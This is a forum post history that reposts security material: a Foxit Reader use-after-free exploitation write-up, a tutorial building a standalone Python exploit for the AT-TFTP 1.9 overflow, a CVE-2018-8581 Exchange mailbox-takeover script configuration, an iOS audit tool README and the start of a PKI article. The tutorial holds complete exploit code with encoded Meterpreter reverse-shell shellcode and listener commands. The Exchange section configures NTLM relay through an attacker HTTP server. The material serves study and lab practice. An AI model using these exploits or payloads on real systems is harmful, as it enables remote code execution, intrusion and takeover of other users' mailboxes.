


Nytro
-
Posts
18801 -
Joined
-
Last visited
-
Days Won
746
Everything posted by Nytro
-
Foxit Reader CPDF_Parser::m_pCryptoHandler Use After Free PDF Format Background Encryption Dictionaries Vulnerability Details ASLR and DEP Bypass Environment Details Trigger Author PDF Format Background PDF is a file format used to represent documents. A pdf is made of multiple data objects Simple Primitive Objects Integer, Number, Boolean, Null Complex Objects Format Name [.*] Array (.*) String <<.*>> Dictionary <.*> Hex String /.* Name stream.*endstream Stream These objects define how a pdf looks and what it contains. Structures in pdf are present in 2 types of objects - Direct and Indirect. An indirect object start with Object number and Generation number followed by the actual object. Indirect Objects can be directly referenced in other objects as n m R where n and m are object and generation numbers respectively. Dictionary objects are basic building blocks for the document. There are some general dictionary objects which are needed to form of page or the document itself. Most important is the Root dictionary which defines links to all other Pages, Metadata, Names etc. each of which can be some other object. Stream objects contain the most binary data such as fonts, pictures or compressed/encrypted data. Encryption Dictionaries A PDF document can be encrypted to protect its contents from unauthorized access. Encryption applies to all strings and streams in the document's PDF file, with some exceptions such as the Encrypt dictionary itself. Encryption mostly applies to stream objects. Encryption is not applied to other object types such as integers and boolean values, which are used primarily to convey information about the document's structure rather than its contents. Encryption-related information shall be stored in a document’s encryption dictionary, which shall be the value of the "Encrypt" entry in the document’s trailer dictionary. Vulnerability Details CPDF_Parser::StartParse sets m_pCryptoHandler for indirect objects of a pdf which are encrypted. m_pCryptoHandler should be nulled out when CPDF_Parser::ReleaseEncryptHandler is completed. Instead CPDF_Parser::ReleaseEncryptHandler does not remove the reference to CryptoHandler in CPDF_Parser and is dangling. Later when the parser starts to parse the objects referenced in the Root dictionary, m_pCryptoHandler+8 is called to decrypt the data. A similar bug was patched in pdfium in commit 741c362fb75fd8acd2ed2059c6e3e716a63a7ac8. See https://bugs.chromium.org/p/chromium/issues/detail?id=726503 ASLR and DEP Bypass PDFs allow embedding JS in the document which can be executed automatically if entered in OpenAction of Catalog type dictionary. Once we have JS execution we can spray objects in the process space so that we get to a predictable address where we'll write our ROP chain. When a PDF document is signed in Foxit Reader, it uses plugins\jrsys\x86\jrsysMSCryptoDll.dll from the installation directory to read the signed information which loads jrsysCryptoDll.dll on a static address of 0x10000000. This dll imports VirtualAlloc which makes it easier to execute payload. The attached exploit uses heap spraying to get a predictable memory layout and uses a rop chain for allocating an RWX page, copying and executing the payload. Environment Details This exploit was tested using Foxit Reader 9.0.1.1049 x86 running on MS Windows 7 Enterprise Build 7601 SP1 x86. The exploit requires the heap to be in a specific state, if the exploit fails, please try again. Please refer to the video demo. This vulnerability is also present in Foxit PDF Reader and Converter for Android too. Trigger bitcoins.pdf is the crafted pdf that does the re-allocation of the freed memory and triggers the core bug. If you want to reproduce the crash in debugger, please enable Page Heaps for FoxitReader.exe and open bitcoins.pdf. Demo Author This crash was found by Cloudfuzz - A fuzzing platform developed at Payatu. Further analysis and exploitation was done by Sudhakar Sursa: https://github.com/payatu/CVE-2018-14442
-
Converting Metasploit Module to Stand Alone Peleus Sometimes you might want to have a stand alone exploit, but the only option out there is a Metasploit module. Sure you could always just fire up Metasploit and use it… but what fun would that be? Besides it’s great to understand what’s going on under the hood of the Metasploit modules for both getting a handle on writing your own exploits and in the future even writing your own Metasploit modules and contributing back to the fantastic project. Requirements Windows XP – SP3 Virtual Machine (Victim). Kali Linux Virtual Machine (Attacker). Allied Telesyn TFTP Server 1.9 (Available here). A willingness to give things a go. The Target We’re going to be adapting the attftp_long_filename.rb module located at /usr/share/metasploit-framework/modules/exploits/windows/tftp/attftp_long_filename.rb and changing it into our own stand alone Python exploit. I’m by no means an experienced exploit writer so this is something that I’ve hacked together and figured out myself, there may be more optimal ways of doing each step. Full credit must be given to ‘patrick’ the original author of the module along with prop’s to c0re since we’re pulling out his return address. attftp_long_filename.rb ## # This module requires Metasploit: http//metasploit.com/download # Current source: https://github.com/rapid7/metasploit-framework ## require 'msf/core' class Metasploit3 < Msf::Exploit::Remote Rank = AverageRanking include Msf::Exploit::Remote::Udp def initialize(info = {}) super(update_info(info, 'Name' => 'Allied Telesyn TFTP Server 1.9 Long Filename Overflow', 'Description' => %q{ This module exploits a stack buffer overflow in AT-TFTP v1.9, by sending a request (get/write) for an overly long file name. }, 'Author' => [ 'patrick' ], 'References' => [ ['CVE', '2006-6184'], ['OSVDB', '11350'], ['BID', '21320'], ['EDB', '2887'], ['URL', 'ftp://guest:guest@ftp.alliedtelesyn.co.uk/pub/utilities/at-tftpd19.zip'], ], 'DefaultOptions' => { 'EXITFUNC' => 'process', }, 'Payload' => { 'Space' => 210, 'BadChars' => "\x00", 'StackAdjustment' => -3500, }, 'Platform' => 'win', 'Targets' => [ # Patrick - Tested OK w2k sp0, sp4, xp sp 0, xp sp2 - en 2007/08/24 [ 'Windows NT SP4 English', { 'Ret' => 0x702ea6f7 } ], [ 'Windows 2000 SP0 English', { 'Ret' => 0x750362c3 } ], [ 'Windows 2000 SP1 English', { 'Ret' => 0x75031d85 } ], [ 'Windows 2000 SP2 English', { 'Ret' => 0x7503431b } ], [ 'Windows 2000 SP3 English', { 'Ret' => 0x74fe1c5a } ], [ 'Windows 2000 SP4 English', { 'Ret' => 0x75031dce } ], [ 'Windows XP SP0/1 English', { 'Ret' => 0x71ab7bfb } ], [ 'Windows XP SP2 English', { 'Ret' => 0x71ab9372 } ], [ 'Windows XP SP3 English', { 'Ret' => 0x7e429353 } ], # ret by c0re [ 'Windows Server 2003', { 'Ret' => 0x7c86fed3 } ], # ret donated by securityxxxpert [ 'Windows Server 2003 SP2', { 'Ret' => 0x7c86a01b } ], # ret donated by Polar Bear ], 'Privileged' => false, 'DisclosureDate' => 'Nov 27 2006')) register_options( [ Opt::RPORT(69), Opt::LHOST() # Required for stack offset ], self.class) end def exploit connect_udp sploit = "\x00\x02" + make_nops(25 - datastore['LHOST'].length) sploit << payload.encoded sploit << [target['Ret']].pack('V') # <-- eip = jmp esp. we control it. sploit << "\x83\xc4\x28\xc3" # <-- esp = add esp 0x28 + retn sploit << "\x00" + "netascii" + "\x00" udp_sock.put(sploit) disconnect_udp end end Key Points Let’s run through some key points of the module and try and understand it a little better. Only parts that have an impact on our exploit will be examined. Default Exit Options 'DefaultOptions' => { 'EXITFUNC' => 'process', }, As noted above, the default exit function is ‘process’. This the method in which the shellcode will exit after running and typically has an impact on how stable the vulnerable program will be after we send our exploit. This value should be noted for when we alter the shellcode used to suit our particular situation. Payload 'Payload' => { 'Space' => 210, 'BadChars' => "\x00", 'StackAdjustment' => -3500, }, The payload is one of the key aspects we need to examine. This states that we have 210 bytes of space for our payload to reside in. Any larger and we may possibly run into issues of corruption or truncation of our exploit. Bad characters signify bytes that may impact our exploit. We need to ensure none of these characters are in our shellcode, and in this case it’s the almost universally bad null character ‘0x00’. For more information on bad characters search this site for writing basic buffer overflows. Finally we see something called stack adjustment. Essentially because we’re so restricted in space we need to utilize something called a staged payload. What we’re doing is only sending a small first instruction which is designed to connect back to us and get the main payload, which wouldn’t regularly fit. Because of this we need to adjust the stack pointer back 3500 bytes so it has room to actually write the payload without overwriting itself. Targets 'Targets' => [ # Patrick - Tested OK w2k sp0, sp4, xp sp 0, xp sp2 - en 2007/08/24 [ 'Windows NT SP4 English', { 'Ret' => 0x702ea6f7 } ], [ 'Windows 2000 SP0 English', { 'Ret' => 0x750362c3 } ], [ 'Windows 2000 SP1 English', { 'Ret' => 0x75031d85 } ], [ 'Windows 2000 SP2 English', { 'Ret' => 0x7503431b } ], [ 'Windows 2000 SP3 English', { 'Ret' => 0x74fe1c5a } ], [ 'Windows 2000 SP4 English', { 'Ret' => 0x75031dce } ], [ 'Windows XP SP0/1 English', { 'Ret' => 0x71ab7bfb } ], [ 'Windows XP SP2 English', { 'Ret' => 0x71ab9372 } ], [ 'Windows XP SP3 English', { 'Ret' => 0x7e429353 } ], # ret by c0re [ 'Windows Server 2003', { 'Ret' => 0x7c86fed3 } ], # ret donated by securityxxxpert [ 'Windows Server 2003 SP2', { 'Ret' => 0x7c86a01b } ], # ret donated by Polar Bear ], Metasploit has a wide variety of targets for many exploits, which really is mostly a wide variety of suitable return addresses for each operating system. Because they are often using system dll’s these addresses are not changed from computer to computer and ensures exploit compatibility. In our case we wish to use the return address donated by c0re, Windows XP SP3. The Exploit def exploit connect_udp sploit = "\x00\x02" + make_nops(25 - datastore['LHOST'].length) sploit << payload.encoded sploit << [target['Ret']].pack('V') # <-- eip = jmp esp. we control it. sploit << "\x83\xc4\x28\xc3" # <-- esp = add esp 0x28 + retn sploit << "\x00" + "netascii" + "\x00" udp_sock.put(sploit) disconnect_udp end The main part all the rest has been leading up to, the exploit itself. Let’s go through it line by line to ensure we understand. connect_udp This signifies that the exploit will be sent over UDP packets. This line connects sets the target as the values in Metasploit such as RHOST and RPORT. sploit = "\x00\x02" + make_nops(25 - datastore['LHOST'].length) The exploit is started with two hex values, ‘0x00’ and ‘0x02’ followed by a series of NOPs. The nops component is going to be variable in length depending on the length of your LAN IP, but always totaling 25 in total. As an example the LHOST value of ‘192.168.1.2’ has a length of 11, while an IP address of ‘192.168.100.123’ has a length of 15. If you want to play around with this fire up IRB (Interactive Ruby Shell) and assign a variable such as LHOST = ‘192.168.1.50’. The command LHOST.length will then tell you the length value – or just count how many characters there are including periods. sploit << payload.encoded This line encodes the payload specified within Metasploit and encodes it in the required format. Metasploit will internally determine what payloads are suitable given the space available and the target operating system, and they can be viewed with the ‘show payloads’ command. When we say ‘required format’ it means that it will exclude the nominated bad characters earlier in the exploit. sploit << [target['Ret']].pack('V') This command will append the target return address into the exploit string. It’s presented as a variable here because within Metasploit you can nominate different operating systems, but for our purposes it will just be the Windows XP SP3 return address. The pack ‘V’ command signifies that it needs to be packed in little endian format, necessary for x86 processors. sploit << "\x83\xc4\x28\xc3" Translated into commands, this is instructing the esp register to add 40 bytes and return. Necessary to position esp correctly for our exploit. sploit << "\x00" + "netascii" + "\x00" The final string of our exploit, this terminates the data stream in a format AT-TFTP is expecting. udp_sock.put(sploit) This instructs Metasploit to send the exploit via UDP. disconnect_udp Self explainitory but this signifies it has finished with the UDP socket. Adapting Each Part Let’s summarize what we need to achieve in our own exploit for it to get working based on the above highlighted areas. Create an appropriately sized NOP sled based off the size of LHOST Nominate the return address and pack it in little endian format Generate shellcode suitable for our situation (LHOST, etc) Perform stack adjustment on the shellcode so our second stage can write correctly Send the exploit over UDP with Python About the only step in there which should sound a little challenging is this stack adjustment business, but really as with all things it’s a lot easier than it sounds. Let’s begin with a very bare bones UDP framework for sending information to the target. # AT-TFTP v1.9 Exploit # Written for NetSec.ws import sys, socket # Use in the form "python attftp_long_filename.py <IP Address> <Port> <Your IP Address>" host = sys.argv[1] # Recieve IP from user port = int(sys.argv[2]) # Recieve Port from user exploit = "" # Out future exploit location client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Declare a UDP socket client.sendto(exploit, (host, port)) # Send the exploit over UDP to the nominated addresses Now from here a lot of the information is going to be straight translations from the ruby counterparts. This includes creating the appropriate sized NOPs and the return address, along with the information we know will be sent to set up the exploit itself. Let’s incorporate that into our framework. # AT-TFTP v1.9 Exploit # Written for NetSec.ws import sys, socket # Use in the form "python attftp_long_filename.py <Target IP Address> <Port> <Your IP Address>" host = sys.argv[1] # Recieve IP from user lhost = sys.argv[3] port = int(sys.argv[2]) # Recieve Port from user ret = "\x53\x93\x42\x7e" # Return address - Source Metasploit (Little Endian) nop = "\x90" * (25-len(lhost)) # Create a NOP string as to bring NOPs + LHOST up to 25 bytes payload = "" # Payload to be calculated exploit = "\x00\x02" + nop + payload + ret + "\x83\xc4\x28\xc3\x00netascii\x00" # Our exploit so far client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Declare a UDP socket client.sendto(exploit, (host, port)) # Send the exploit over UDP to the nominated addresses Now we’ve got the known information we need to take the next step and factor in the stack adjustment for our staged payload. Stack Adjustment First we need to dump our payload into a raw hex file for further manipulation. Our payload in this case is going to be the meterpreter shell windows/meterpreter/reverse_nonx_tcp, chosen for it’s particularly small code footprint. We use the command, msfpayload windows/meterpreter/reverse_nonx_tcp LHOST=192.168.1.2 LPORT=443 R > payload If we wish to confirm this has successfully outputted to the file we can use the command hexdump -C payload 00000000 fc 6a eb 47 e8 f9 ff ff ff 60 31 db 8b 7d 3c 8b |.j.G.....`1..}<.| 00000010 7c 3d 78 01 ef 8b 57 20 01 ea 8b 34 9a 01 ee 31 ||=x...W ...4...1| 00000020 c0 99 ac c1 ca 0d 01 c2 84 c0 75 f6 43 66 39 ca |..........u.Cf9.| 00000030 75 e3 4b 8b 4f 24 01 e9 66 8b 1c 59 8b 4f 1c 01 |u.K.O$..f..Y.O..| 00000040 e9 03 2c 99 89 6c 24 1c 61 ff e0 31 db 64 8b 43 |..,..l$.a..1.d.C| 00000050 30 8b 40 0c 8b 70 1c ad 8b 68 08 5e 66 53 66 68 |0.@..p...h.^fSfh| 00000060 33 32 68 77 73 32 5f 54 66 b9 72 60 ff d6 95 53 |32hws2_Tf.r`...S| 00000070 53 53 53 43 53 43 53 89 e7 66 81 ef 08 02 57 53 |SSSCSCS..f....WS| 00000080 66 b9 e7 df ff d6 66 b9 a8 6f ff d6 97 68 c0 a8 |f.....f..o...h..| 00000090 01 02 66 68 01 bb 66 53 89 e3 6a 10 53 57 66 b9 |..fh..fS..j.SWf.| 000000a0 57 05 ff d6 50 b4 0c 50 53 57 53 66 b9 c0 38 ff |W...P..PSWSf..8.| 000000b0 e6 |.| 000000b1 This will also come in handy when comparing the file against the post stack adjustment version. Next we need to find out what command we actually need to use to adjust the stack -3500 bytes. This can be done using the Metasploit tool nasm_shell.rb, located here /usr/share/metasploit-framework/tools/nasm_shell.rb. Putting in a assembly command will give you the hex machine instruction for that command. Since we want to subtract 3500 (0xDAC in hex) from the stack pointer we do the following, ruby /usr/share/metasploit-framework/tools/nasm_shell.rb nasm > sub esp, 0xDAC 00000000 81ECAC0D0000 sub esp,0xdac This tells us we need to use the commands 81EC AC0D 0000 to achieve adjusting the stack by 3500. We output this into a raw hex file. You can do it however you wish, such as with a hex editor, but a quick one line example with perl is as follows, perl -e 'print "\x81\xec\xac\x0d\x00\x00"' > stackadj We now have two raw files, stackadj and our payload. We want to combine them both together which is a simple cat command, cat stackadj payload > shellcode To confirm we now have the file in a correct format we once more examine it with hexdump and compare it against our previous dump. hexdump -C shellcode 00000000 81 ec ac 0d 00 00 fc 6a eb 47 e8 f9 ff ff ff 60 |.......j.G.....`| 00000010 31 db 8b 7d 3c 8b 7c 3d 78 01 ef 8b 57 20 01 ea |1..}<.|=x...W ..| 00000020 8b 34 9a 01 ee 31 c0 99 ac c1 ca 0d 01 c2 84 c0 |.4...1..........| 00000030 75 f6 43 66 39 ca 75 e3 4b 8b 4f 24 01 e9 66 8b |u.Cf9.u.K.O$..f.| 00000040 1c 59 8b 4f 1c 01 e9 03 2c 99 89 6c 24 1c 61 ff |.Y.O....,..l$.a.| 00000050 e0 31 db 64 8b 43 30 8b 40 0c 8b 70 1c ad 8b 68 |.1.d.C0.@..p...h| 00000060 08 5e 66 53 66 68 33 32 68 77 73 32 5f 54 66 b9 |.^fSfh32hws2_Tf.| 00000070 72 60 ff d6 95 53 53 53 53 43 53 43 53 89 e7 66 |r`...SSSSCSCS..f| 00000080 81 ef 08 02 57 53 66 b9 e7 df ff d6 66 b9 a8 6f |....WSf.....f..o| 00000090 ff d6 97 68 c0 a8 01 02 66 68 01 bb 66 53 89 e3 |...h....fh..fS..| 000000a0 6a 10 53 57 66 b9 57 05 ff d6 50 b4 0c 50 53 57 |j.SWf.W...P..PSW| 000000b0 53 66 b9 c0 38 ff e6 |Sf..8..| 000000b7 It’s exactly the same as our past payload but with the stack adjustment having taken place at the start of the exploit. We’re almost done now but we have one final step we need to do to the shellcode. Encoding Shellcode In both our stack adjustment command and the payload itself there are null characters which we need to remove. Msfencode comes to our rescue once again and we can reencode the payload without nulls. cat shellcode | msfencode -b '\x00' -e x86/shikata_ga_nai -t python [*] x86/shikata_ga_nai succeeded with size 210 (iteration=1) buf = "" buf += "\xbb\xd2\x8c\x3a\x78\xdb\xd2\xd9\x74\x24\xf4\x58\x31" buf += "\xc9\xb1\x2e\x31\x58\x15\x03\x58\x15\x83\xc0\x04\xe2" buf += "\x27\x0d\xd6\xd4\xca\x0e\x27\xd9\xbe\xe5\x60\xc9\xc7" buf += "\x05\x91\xf6\x57\xcb\xb5\x82\xea\x17\xc1\xe9\x29\x10" buf += "\xd4\xfe\xda\xb7\xf6\x01\x36\xbc\xc3\x9b\xc7\x2d\x1a" buf += "\x5c\x5e\x1d\x9c\x96\x6d\x5f\xdd\xa3\xad\x2a\x17\xe8" buf += "\x4b\xec\x1d\x9a\x70\x45\x29\x2a\x52\x5b\xc4\xd3\x11" buf += "\x47\x4f\x97\x6a\x64\x6e\x4e\x77\xb8\xe9\x19\x1b\xe4" buf += "\x15\x7b\x1c\x04\x14\xa0\x86\x4e\x14\x66\xcd\x11\x97" buf += "\x0d\xa1\x8d\x0a\x9a\x29\xa6\x0a\xfb\xfa\xd0\xda\x30" buf += "\xce\x74\x6c\x44\x1c\xda\xc6\xcc\xd9\x96\x86\xef\xcf" buf += "\xc2\x14\x43\xbc\xbf\xd9\x30\x01\x13\x57\x51\xe3\x12" buf += "\x88\x96\xe9\x43\x04\xc1\x54\x8c\x75\xf2\x70\x35\x33" buf += "\xa5\x13\x45\x95\x21\x83\x79\xb2\x4f\x51\x1c\xab\x4e" buf += "\xee\x86\x78\xd8\xf3\x2d\x6f\x89\xa4\xd7\x36\x7a\x4f" buf += "\xe7\x9f\xd5\xfb\x1b\x70\x85\x54\x77\x16\x90\x9a\x4f" buf += "\x29\x04" We can now cut and paste this shellcode into our python exploit. The final exploits looks like the below. Final Stand Alone Exploit # AT-TFTP v1.9 Exploit # Written for NetSec.ws import sys, socket # Use in the form "python attftp_long_filename.py <Target IP Address> <Port> <Your IP Address>" host = sys.argv[1] # Recieve IP from user lhost = sys.argv[3] port = int(sys.argv[2]) # Recieve Port from user ret = "\x53\x93\x42\x7e" # Return address - Source Metasploit (Little Endian) nop = "\x90" * (25-len(lhost)) # Create a NOP string as to bring NOPs + LHOST up to 25 bytes #msfpayload windows/meterpreter/reverse_nonx_tcp LHOST=192.168.1.2 LPORT=443 EXITFUNC=process R > payload #cat shellcode | msfencode -b '\x00' -e x86/shaikata_ga_nai -t python #[*] x86/shikata_ga_nai succeeded with size 210 (iteration=1) buf = "" buf += "\xbb\xd2\x8c\x3a\x78\xdb\xd2\xd9\x74\x24\xf4\x58\x31" buf += "\xc9\xb1\x2e\x31\x58\x15\x03\x58\x15\x83\xc0\x04\xe2" buf += "\x27\x0d\xd6\xd4\xca\x0e\x27\xd9\xbe\xe5\x60\xc9\xc7" buf += "\x05\x91\xf6\x57\xcb\xb5\x82\xea\x17\xc1\xe9\x29\x10" buf += "\xd4\xfe\xda\xb7\xf6\x01\x36\xbc\xc3\x9b\xc7\x2d\x1a" buf += "\x5c\x5e\x1d\x9c\x96\x6d\x5f\xdd\xa3\xad\x2a\x17\xe8" buf += "\x4b\xec\x1d\x9a\x70\x45\x29\x2a\x52\x5b\xc4\xd3\x11" buf += "\x47\x4f\x97\x6a\x64\x6e\x4e\x77\xb8\xe9\x19\x1b\xe4" buf += "\x15\x7b\x1c\x04\x14\xa0\x86\x4e\x14\x66\xcd\x11\x97" buf += "\x0d\xa1\x8d\x0a\x9a\x29\xa6\x0a\xfb\xfa\xd0\xda\x30" buf += "\xce\x74\x6c\x44\x1c\xda\xc6\xcc\xd9\x96\x86\xef\xcf" buf += "\xc2\x14\x43\xbc\xbf\xd9\x30\x01\x13\x57\x51\xe3\x12" buf += "\x88\x96\xe9\x43\x04\xc1\x54\x8c\x75\xf2\x70\x35\x33" buf += "\xa5\x13\x45\x95\x21\x83\x79\xb2\x4f\x51\x1c\xab\x4e" buf += "\xee\x86\x78\xd8\xf3\x2d\x6f\x89\xa4\xd7\x36\x7a\x4f" buf += "\xe7\x9f\xd5\xfb\x1b\x70\x85\x54\x77\x16\x90\x9a\x4f" buf += "\x29\x04" exploit = "\x00\x02" + nop + buf + ret + "\x83\xc4\x28\xc3\x00netascii\x00" # Our exploit client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Declare a UDP socket client.sendto(exploit, (host, port)) # Send the exploit over UDP to the nominated addresses Running the Exploit Let’s test this against our Windows XP victim. Install AT-TFTP v1.9 from the link in the requirements. Ensure you unblock any firewall prompts to allow access. Because this is a staged payload, we need to set up Metasploit to catch the incoming shell. It wil then send the second much larger buffer (769536 bytes) that we could never have fit into our exploit itself. Run the commands sequentially, msfconsole use exploit/multi/handler set payload windows/meterpreter/reverse_nonx_tcp set LHOST <Your IP Address> set LPORT 443 exploit Now the fun stuff, we run the command, python attftp_long_filename.py 192.168.1.104 69 192.168.1.2 It goes without saying you should put in your own IP values, but it should maintain the format python All going well, this is the result… Congratulations, you’ve successfully modified your first Metasploit module into a stand alone exploit. You should have a lot better understanding of whats happening under the hood in Metasploit now, and even have a handle on staged vs non-staged payloads given we used a non staged payload in the ‘Simple Buffer Overflows’ post. If you haven’t read it yet, I suggest you check it out. Sursa: https://netsec.ws/?p=262

-
1.Installation 1.1 Mac OS X 1.1.1 pc env prepare install python2.7 "sudo easy_install pip" "sudo pip install paramiko" "easy_install prettytable" or "easy_install -U prettytable" "xcode-select --install", select “install”, then "agre..." "brew install libimobiledevice", if don't have homebrew ,install it first: "ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)" < /dev/null 2> /dev/null" "git clone https://github.com/alibaba/iOSSecAudit.git cd /path/to/iOSSecAudit, "python main.py" notice if you see the the following: ImportError: No module named prettytable ImportError: No module named paramiko Uninstall them if needed, then try to install prettytable or paramiko from the source code. 1.1.2 device env prepare 1. jailbreak iOS device 2. install cycript in Cydia 1.2 Linux or Windows Never test on Linux or Windows, cause i am tooooo lazy... 2.Usage Special Note: strongly suggest execute "chenv" after you connect to your device Usage: $ python main.py Type "help", "cprt" for more information. >>>help [I]: Documented commands (type help [topic]): ab abr aca br chenv cipa clche clzdp cprt cycript dbgsvr dbn dca dipa dlini dlinj dlinji dnload dwa dws e exit fus gbs gdb gdbs go gs gsp gtb h help ibca iipa kcd kcdel kce kcs la lapp las lbs lca log lsl ltb mport nonfat panic pca pid q quit resign sd skc ssh stop upload usb vdb vkc vpl vtb wclzdp wpb [I]: try 'help [cmd0] [cmd1]...' or 'help all' for more infomation. >>>help ssh ssh connect to device with ssh. args: [ip] [username] [password] example: 'ssh 10.1.1.1 root alpine' >>>help usb usb ssh device over usb(Max OS X support only). args: [username] [password] [port] example: 'usb root alpine' or 'usb root alpine 2222' >>>help dlinji dlinji inject a dylib into an ipa file, resign and install. args: [ipa_path] [entitlements_path] [mobileprovision_path] [identity] [dylib] example: 'dlini ~/tmp/xin.ipa ~/tmp/entitlements.plist ~/tmp/ios_development.mobileprovision 'iPhone Developer: Name Name (xxxxxx)' ~/tmp/libtest.dylib' >>>usb root xxroot [E]: SSH Authentication failed when connecting to host [I]: Connect failed. >>>usb root alpine [I]: Connect success. >>>la [I]: Refresh LastLaunchServicesMap... [I]: All installed Applications: 0>.手机淘宝(com.taobao.taobao4iphone) 1>.Alilang(com.alibaba.alilang) 2>.微信(com.tencent.xin) 3>.putong(com.yaymedialabs.putong) 4>.支付宝(com.alipay.iphoneclient) 5>.条码二维码(com.mimimix.tiaomabijia) 6>.最右(cn.xiaochuankeji.tieba) >>>help las las list all storage file of an application. args: [bundle_identifer] example: 'las com.taobaobj.moneyshield' or 'las' >>>help sd sd show application detail. args: [bundle_identifer] example: 'sd com.taobaobj.moneyshield' or 'sd' >>>sd cn.xiaochuankeji.tieba [I]: 最右 Detail Info: Bundle ID : cn.xiaochuankeji.tieba UUID : D9B2B45F-0D25-4F4F-B6A1-45B514BF4D4B binary name : tieba Platform Version: 9.3 SDK Version : iphoneos9.3 Mini OS : 7.0 Data Directory : 5D9B5BE7-A438-4057-8A88-4FDEA6FC2153 URL Hnadlers : wx16516ad81c31d872 QQ41C6A3FB tencent1103537147 zuiyou7a7569796f75 wb4117400114 Entitlements : get-task-allow: beta-reports-active: aps-environment: production application-identifier: 3JDS7K3BCM.cn.xiaochuankeji.tieba com.apple.developer.team-identifier: 3JDS7K3BCM com.apple.security.application-groups: Sursa: https://github.com/alibaba/iOSSecAudit
-
 CVE-2018-8581 This is a horizontal penetration and privilege vulnerability at the mailbox level. It can complete the delegate takeover of other users (including domain administrators) mailbox inbox after having a common authority email account password. This EXP script is an enhanced one-click script modified on the basis of the original PoC . It will automatically complete the addition and deletion of the target mailbox inbox after the relevant parameters are configured to facilitate the security department and red of Party A. The team completes a simulated attack process for the authorized enterprise. The original PoC is a combination of two scripts to complete the operation of adding a receiving rule. It is not very practical in the actual work of the Party A red team. In addition to the mailbox, the original PoC needs to set the SID of the target mailbox user, but in the reference article . The method of obtaining the user SID mentioned, I tested in the actual environment, the Exchange Server 2010 and 2013 versions have not been successfully reproduced (2010 no relevant operation options, 2013 will prompt no permission to operate), and finally my idea is to complete first A reverse delegation to get the SID of the target mailbox user and then remove the delegate how to use Install python-ntlm pip install python-ntlm Related parameter configuration in the script below code ... # Exchange server config IP = ' mail.target_domain.com ' PORT = 443 PROTO = ' https ' # PORT = 80 # PROTO = 'http' # CONTROLLED_EMAIL and TARGET_EMAIL config USER = ' the_email_u_have ' DOMAIN = ' the_domain_name ' PASS = ' password_of_the_email_u_have ' TARGET_EMAIL = " the_target_email_u_want@target_domain.com " CONTROLLED_EMAIL = " the_email_u_have@target_domain " # FLAG == 1 --> AddDelegate, FLAG == 0 --> RemoveDelegate FLAG = 1 # Exchange server version # EXCHANGE_VERSION = "Exchange2010_SP1" EXCHANGE_VERSION = " Exchange2010_SP2 " # EXCHANGE_VERSION = "Exchange2010_SP3" # EXCHANGE_VERSION = "Exchange2013" # EXCHANGE_VERSION = "Exchange2016" # Port and url of ur HTTP server that will use NTLM hashes for impersonation of TARGET_EMAIL HTTPPORT = 8080 EVIL_HTTPSERVER_URL = " http://ur_http_server_ip:8080/ " ... Run the script, then drink tea, wait a minute The inbox inbox for TARGET_EMAIL has been successfully delegated to CONTROLLED_EMAIL View the target mailbox inbox in owa or outlook Change FLAG to 0, run the script again, then drink the tea again, wait another minute, and then remove the previously added delegate. Has no permission to access again Applicable environment Python 2.7.14 Exchange Server 2010 (stable, testing basic Exchange Server 2010 can be successful) Exchange Server 2013 (environmental differences may fail) Exchange Server 2016 (environmental differences may fail) More More EWS SOAP API requests can be modified within the make_relay_body() function. In an attempt to further exploit the relay Net-NTLM hash to attack other hosts that do not need SMB-signed host, it is found that the obtained hashes are all ExchangeServers...may be used for cross-protocol relay attacks when Exchange Server disables SMB signatures. ExchangeServer, but this situation is basically hard to come by... Description The script is for learning and communication only. Please follow the relevant local laws. If the legal responsibility for other purposes is irrelevant to the author, downloading and using means that the user agrees with the above viewpoint. Sursa: https://github.com/WyAtu/CVE-2018-8581/
 -
Everything you should know about certificates and PKI but are too afraid to ask By Mike Malone December 11, 2018 Certificates and public key infrastructure (PKI) are hard. No shit, right? I know a lot of smart people who’ve avoided this particular rabbit hole. Personally, I avoided it for a long time and felt some shame for not knowing more. The obvious result was a vicious cycle: I was too embarrassed to ask questions so I never learned. Eventually I was forced to learn this stuff because of what it enables: PKI lets you define a system cryptographically. It’s universal and vendor neutral. It works everywhere so bits of your system can run anywhere and communicate securely. It’s conceptually simple and super flexible. It lets you use TLS and ditch VPNs. You can ignore everything about your network and still have strong security characteristics. It’s pretty great. Now that I have learned, I regret not doing so sooner. PKI is really powerful, and really interesting. The math is complicated, and the standards are stupidly baroque, but the core concepts are actually quite simple. Certificates are the best way to identify code and devices, and identity is super useful for security, monitoring, metrics, and a million other things. Using certificates is not that hard. No harder than learning a new language or database. It’s just slightly annoying and poorly documented. This is the missing manual. I reckon most engineers can wrap their heads around all the most important concepts and common quirks in less than an hour. That’s our goal here. An hour is a pretty small investment to learn something you literally can’t do any other way. My motives are mostly didactic. But I’ll be using two open source projects we built at smallstep in various demonstrations: the step CLI and step certificates. If you want to follow along you can brew install smallstep/smallstep/step to get both (see full install instructions here). step certificates open sourced on GitHub: Let’s start with a one sentence tl;dr: the goal of certificates and PKI is to bind names to public keys. That’s it. The rest is just implementation details. A broad overview and some words you should know I’m going to use some technical terms, so let’s go ahead and define them before we start. An entity is anything that exists, even if it only exists logically or conceptually. Your computer is an entity. So is some code you wrote. So are you. So is the burrito you ate for lunch. So is the ghost that you saw when you were six – even if your mom was right and it was just a figment of your imagination. Every entity has an identity. This one’s hard to define. Identity is what makes you you, ya know? On computers identity is usually represented as a bag of attributes describing some entity: group, age, location, favorite color, shoe size, whatever. An identifier is not the same as an identity. Rather, it’s a 